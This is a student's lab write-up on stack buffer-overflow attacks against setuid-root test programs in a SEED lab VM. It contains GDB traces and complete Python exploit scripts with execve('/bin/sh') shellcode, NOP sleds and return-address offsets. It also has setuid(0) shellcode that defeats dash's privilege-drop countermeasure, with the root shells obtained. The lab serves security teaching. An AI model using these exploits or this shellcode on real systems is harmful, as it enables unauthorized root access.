Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L3-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/sns2025/lab3/Labsetup/code/stack-L3-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdd40 --> 0xffffcbc0ffffcbc0
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd40 --> 0xffffcbc0ffffcbc0
RBP: 0x7fffffffdd20 --> 0x7fffffffdf60 --> 0x0
RSP: 0x7fffffffd918 --> 0x55555555535c (<dummy_function+62>:    nop)
RIP: 0x555555555229 (<bof>:     endbr64)
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe050 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555555219 <__do_global_dtors_aux+57>:   nop    DWORD PTR [rax+0x0]
   0x555555555220 <frame_dummy>:        endbr64
```

```
   0x555555555224 <frame_dummy+4>:      jmp    0x5555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>:        endbr64
   0x55555555522d <bof+4>:      push   rbp
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0xe0
   0x555555555238 <bof+15>:     mov    QWORD PTR [rbp-0xd8],rdi
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffd918 --> 0x55555555535c (<dummy_function+62>:   nop)
0008| 0x7fffffffd920 --> 0x1
0016| 0x7fffffffd928 --> 0x7fffffffdd40 --> 0xffffcbc0ffffcbc0
0024| 0x7fffffffd930 --> 0x0
0032| 0x7fffffffd938 --> 0x0
0040| 0x7fffffffd940 --> 0x0
0048| 0x7fffffffd948 --> 0x0
0056| 0x7fffffffd950 --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x7ffff7fb4520 "\220\341\377\367\377\177") at stack.c:16
16      {
gdb-peda$ net
Undefined command: "net".  Try "help".
gdb-peda$ next
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdd40 --> 0xffffcbc0ffffcbc0
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd40 --> 0xffffcbc0ffffcbc0
RBP: 0x7fffffffd910 --> 0x7fffffffdd20 --> 0x7fffffffdf60 --> 0x0
RSP: 0x7fffffffd830 --> 0x7ffff7fcf7f0 --> 0x675f646c74725f00 ('')
RIP: 0x55555555523f (<bof+22>:  mov    rdx,QWORD PTR [rbp-0xd8])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe050 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----------------------------------code-----------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0xe0
   0x555555555238 <bof+15>:     mov    QWORD PTR [rbp-0xd8],rdi
=> 0x55555555523f <bof+22>:     mov    rdx,QWORD PTR [rbp-0xd8]
   0x555555555246 <bof+29>:     lea    rax,[rbp-0xd0]
```

```
   0x55555555524d <bof+36>:     mov    rsi,rdx
   0x555555555250 <bof+39>:     mov    rdi,rax
   0x555555555253 <bof+42>:     call   0x5555555550c0 <strcpy@plt>
[-------------------------------------stack--------------------------------------]
0000| 0x7fffffffd830 --> 0x7ffff7fcf7f0 --> 0x675f646c74725f00 ('')
0008| 0x7fffffffd838 --> 0x7fffffffdd40 --> 0xffffcbc0ffffcbc0
0016| 0x7fffffffd840 --> 0x3
0024| 0x7fffffffd848 --> 0x7ffff7fcf4c0 --> 0x0
0032| 0x7fffffffd850 --> 0x7ffff7dd5a0c ("__tunable_get_val")
0040| 0x7fffffffd858 --> 0x85bdb5ef
0048| 0x7fffffffd860 --> 0x216f6d7
0056| 0x7fffffffd868 --> 0x7fffffffd8b4 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd910
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffd840
gdb-peda$ p/d 0x7fffffffd840 - 0x7fffffffd910
$3 = -208
gdb-peda$ exit
```

Updated file exploit.py

In buffer-overflow attacks on 64-bit machines is more difficult. The most difficult part is the address.

seed@VM: ~/.../code

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)   # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd910 + 1550 # Change this number
offset = 216                   # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Result after run the new file exploit.py

```
[03/18/25]seed@VM:~/.../code$ ll
total 200
-rw-rw-r-- 1 seed seed   517 Mar 18 06:16 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   997 Mar 18 06:16 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Mar 17 08:45 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed    11 Mar 18 04:18 peda-session-stack-L2-dbg.txt
-rw-rw-r-- 1 seed seed    11 Mar 18 06:00 peda-session-stack-L3-dbg.txt
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack-L1
-rwxrwxr-x 1 seed seed 18696 Mar 17 08:34 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack-L2
-rwxrwxr-x 1 seed seed 18696 Mar 17 08:34 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 08:34 stack-L3
-rwxrwxr-x 1 seed seed 20120 Mar 17 08:34 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 08:34 stack-L4
-rwxrwxr-x 1 seed seed 20120 Mar 17 08:34 stack-L4-dbg
[03/18/25]seed@VM:~/.../code$
```

```
[03/18/25]seed@VM:~/.../code$ vi exploit.py
[03/18/25]seed@VM:~/.../code$ ./exploit.py
[03/18/25]seed@VM:~/.../code$ ./stack-L3
Input size: 517
# id

uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo
),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Confirm root access. Successfully got a root shell!

start = 517 - len(shellcode)	+ The shellcode is placed towards the end of the 517-byte buffer.
ret = 0x7fffffffd910 + 1550	+ **Base Address of rbp**: 0x7fffffffd910 (from GDB) + Since stack addresses vary, a large positive offset (+1550) is used to land in the **NOP sled**. + The function returns here, sliding into the shellcode.
offset = 216 # 208 + 8	**Offset Calculation**: + Buffer starts at 0x7fffffffd840 (from p &buffer in GDB). + Distance from rbp to buffer: 0x7fffffffd840 - 0x7fffffffd910 = -208. + Offset is **208 + 8 = 216** (for stored return pointer)

L = 8	+ 64-bit address uses 8 bytes

Task 6: Launching Attack on 64-bit Program (Level 4)

Investigating the Stack with GDB

In the x64 architecture, the frame pointer is rbp

```
[03/18/25]seed@VM:~/.../code$ gdb stack-L4-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L4-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/sns2025/lab3/Labsetup/code/stack-L4-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdd40 --> 0x9090909090909090
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd40 --> 0x9090909090909090
RBP: 0x7fffffffdd20 --> 0x7fffffffdf60 --> 0x0
RSP: 0x7fffffffd918 --> 0x555555555350 (<dummy_function+62>:    nop)
RIP: 0x555555555229 (<bof>:     endbr64)
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe050 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555555219 <__do_global_dtors_aux+57>:   nop    DWORD PTR [rax+0x0]
   0x555555555220 <frame_dummy>:        endbr64
```

```
   0x555555555224 <frame_dummy+4>:      jmp    0x5555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>:        endbr64
   0x55555555522d <bof+4>:      push   rbp
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
[-------------------------------------stack--------------------------------------]
0000| 0x7fffffffd918 --> 0x555555555350 (<dummy_function+62>:   nop)
0008| 0x7fffffffd920 --> 0x1
0016| 0x7fffffffd928 --> 0x7fffffffdd40 --> 0x9090909090909090
0024| 0x7fffffffd930 --> 0x0
0032| 0x7fffffffd938 --> 0x0
0040| 0x7fffffffd940 --> 0x0
0048| 0x7fffffffd948 --> 0x0
0056| 0x7fffffffd950 --> 0x0
[--------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0x7ffff7fdb1f1 <_dl_lookup_symbol_x+289> "H\203\304\060\205\300t\267I\213\f$H\203|$P") at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffdd40 --> 0x9090909090909090
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd40 --> 0x9090909090909090
RBP: 0x7fffffffd910 --> 0x7fffffffdd20 --> 0x7fffffffdf60 --> 0x0
RSP: 0x7fffffffd8f0 --> 0x7fffffffd980 --> 0x0
RIP: 0x555555555239 (<bof+16>:  mov    rdx,QWORD PTR [rbp-0x18])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe050 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
=> 0x555555555239 <bof+16>:     mov    rdx,QWORD PTR [rbp-0x18]
   0x55555555523d <bof+20>:     lea    rax,[rbp-0xa]
   0x555555555241 <bof+24>:     mov    rsi,rdx
   0x555555555244 <bof+27>:     mov    rdi,rax
   0x555555555247 <bof+30>:     call   0x5555555550c0 <strcpy@plt>
[-------------------------------------stack--------------------------------------]
0000| 0x7fffffffd8f0 --> 0x7fffffffd980 --> 0x0
0008| 0x7fffffffd8f8 --> 0x7fffffffdd40 --> 0x9090909090909090
0016| 0x7fffffffd900 --> 0x2
0024| 0x7fffffffd908 --> 0x7ffff7fb48f8 --> 0x7ffff7dd9f53 ("GLIBC_PRIVATE")
0032| 0x7fffffffd910 --> 0x7fffffffdd20 --> 0x7fffffffdf60 --> 0x0
0040| 0x7fffffffd918 --> 0x555555555350 (<dummy_function+62>:   nop)
0048| 0x7fffffffd920 --> 0x1
0056| 0x7fffffffd928 --> 0x7fffffffdd40 --> 0x9090909090909090
[--------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd910
gdb-peda$ p &buffer
$2 = (char (*)[10]) 0x7fffffffd906
gdb-peda$ quit
[03/18/25]seed@VM:~/.../code$ vi exploit.py
```

Updated file exploit.py

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)   # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd906 + 1350 # Change this number
offset = 18                    # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Result after run the new file exploit.py

```
[03/18/25]seed@VM:~/.../code$ ./exploit.py
[03/18/25]seed@VM:~/.../code$ ll
total 204
-rw-rw-r-- 1 seed seed   517 Mar 18 06:59 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   996 Mar 18 06:59 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Mar 17 08:45 peda-session-stack-L1-dbg.txt
-rw-rw-r-- 1 seed seed    11 Mar 18 04:18 peda-session-stack-L2-dbg.txt
-rw-rw-r-- 1 seed seed    11 Mar 18 06:00 peda-session-stack-L3-dbg.txt
-rw-rw-r-- 1 seed seed    11 Mar 18 06:56 peda-session-stack-L4-dbg.txt
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack-L1
-rwxrwxr-x 1 seed seed 18696 Mar 17 08:34 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Mar 17 08:34 stack-L2
-rwxrwxr-x 1 seed seed 18696 Mar 17 08:34 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 08:34 stack-L3
-rwxrwxr-x 1 seed seed 20120 Mar 17 08:34 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Mar 17 08:34 stack-L4
-rwxrwxr-x 1 seed seed 20120 Mar 17 08:34 stack-L4-dbg
[03/18/25]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo
),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# 
```

Confirm root access. Successfully got a root shell!
Problem:

Small Buffer Size

- The buffer is only 10 bytes, meaning we cannot store the shellcode directly within it. The buffer size is extremely small. We set the buffer size to 10.

→ Solution: The shellcode is placed elsewhere in memory (within our large input) and the return address is adjusted to jump to it.

Tasks 7: Defeating dash's Countermeasure

- Without the setuid(0) system call
  Compile call shellcode.c into root-owned binary (by typing "make setuid"). Run the shellcode a32.out and a64.out with the setuid(0) system call

```
[03/18/25]seed@VM:~/.../shellcode$ vi call_shellcode.c
[03/18/25]seed@VM:~/.../shellcode$ sudo ln -sf /bin/dash /bin/sh
[03/19/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/19/25]seed@VM:~/.../shellcode$ ll
total 64
-rwsr-xr-x 1 root seed 15672 Mar 19 22:23 a32.out
-rwsr-xr-x 1 root seed 16752 Mar 19 22:23 a64.out
-rwxrwxr-x 1 seed seed 16752 Mar 18 11:45 call_shellcode
-rw-rw-r-- 1 seed seed   653 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 Makefile
[03/19/25]seed@VM:~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
20(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[03/19/25]seed@VM:~/.../shellcode$ ./64.out
bash: ./64.out: No such file or directory
[03/19/25]seed@VM:~/.../shellcode$ ./a64.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
20(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
```

seed@VM: ~/.../shellcode

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}
```

Describe & explain:

- Even though a32.out and a64.out are **Set-UID root binaries** (chmod 4755), the shell **does not run as root**.
- This happens because some shells (like /bin/bash) **drop privileges** when RUID ≠ 0, preventing unintended privilege escalation.
- Since the shell is running with EUID = 0(When a root-owned Set-UID program runs, the effective UID is zero) but RUID ≠ 0(output), it assumes it's being executed in a **potentially unsafe** environment and reduces privileges.

- With the setuid(0) system call

```
[03/19/25]seed@VM:~/.../shellcode$ vi call_shellcode.c
[03/19/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/19/25]seed@VM:~/.../shellcode$ ll
total 64
-rwsr-xr-x 1 root seed 15672 Mar 19 22:35 a32.out
-rwsr-xr-x 1 root seed 16752 Mar 19 22:35 a64.out
-rwxrwxr-x 1 seed seed 16752 Mar 18 11:45 call_shellcode
-rw-rw-r-- 1 seed seed   735 Mar 19 22:35 call_shellcode.c
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 Makefile
[03/19/25]seed@VM:~/.../shellcode$ ./a64.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[03/19/25]seed@VM:~/.../shellcode$ ./a32.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(
lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[03/19/25]seed@VM:~/.../shellcode$
```

seed@VM: ~/.../shellcode

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}
```

Describe & explain:

- The modified shellcode **calls setuid(0) before execve("/bin/sh")**.
- setuid(0) changes **both the real UID (RUID) and the effective UID (EUID) to root (0)**.
- Now, the spawned shell inherits full root privileges (# prompt), and **the security checks that prevent privilege escalation no longer apply**.

After getting the root shell, please run the following command to prove that the countermeasure is turned on.

```
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Mar 19 22:23 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Mar 11  2022 /bin/zsh
```

Now, using the updated shellcode, we can attempt the attack again on the vulnerable program. Repeat your attack on Level 1, and see whether you can get the root shell.

seed@VM: ~/.../code | seed@VM: ~/.../code


```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)    # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcaf8 + 150           # Change this number
offset = 112                    # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
~
"exploit.py" 31L, 1032C                                       6,36
```

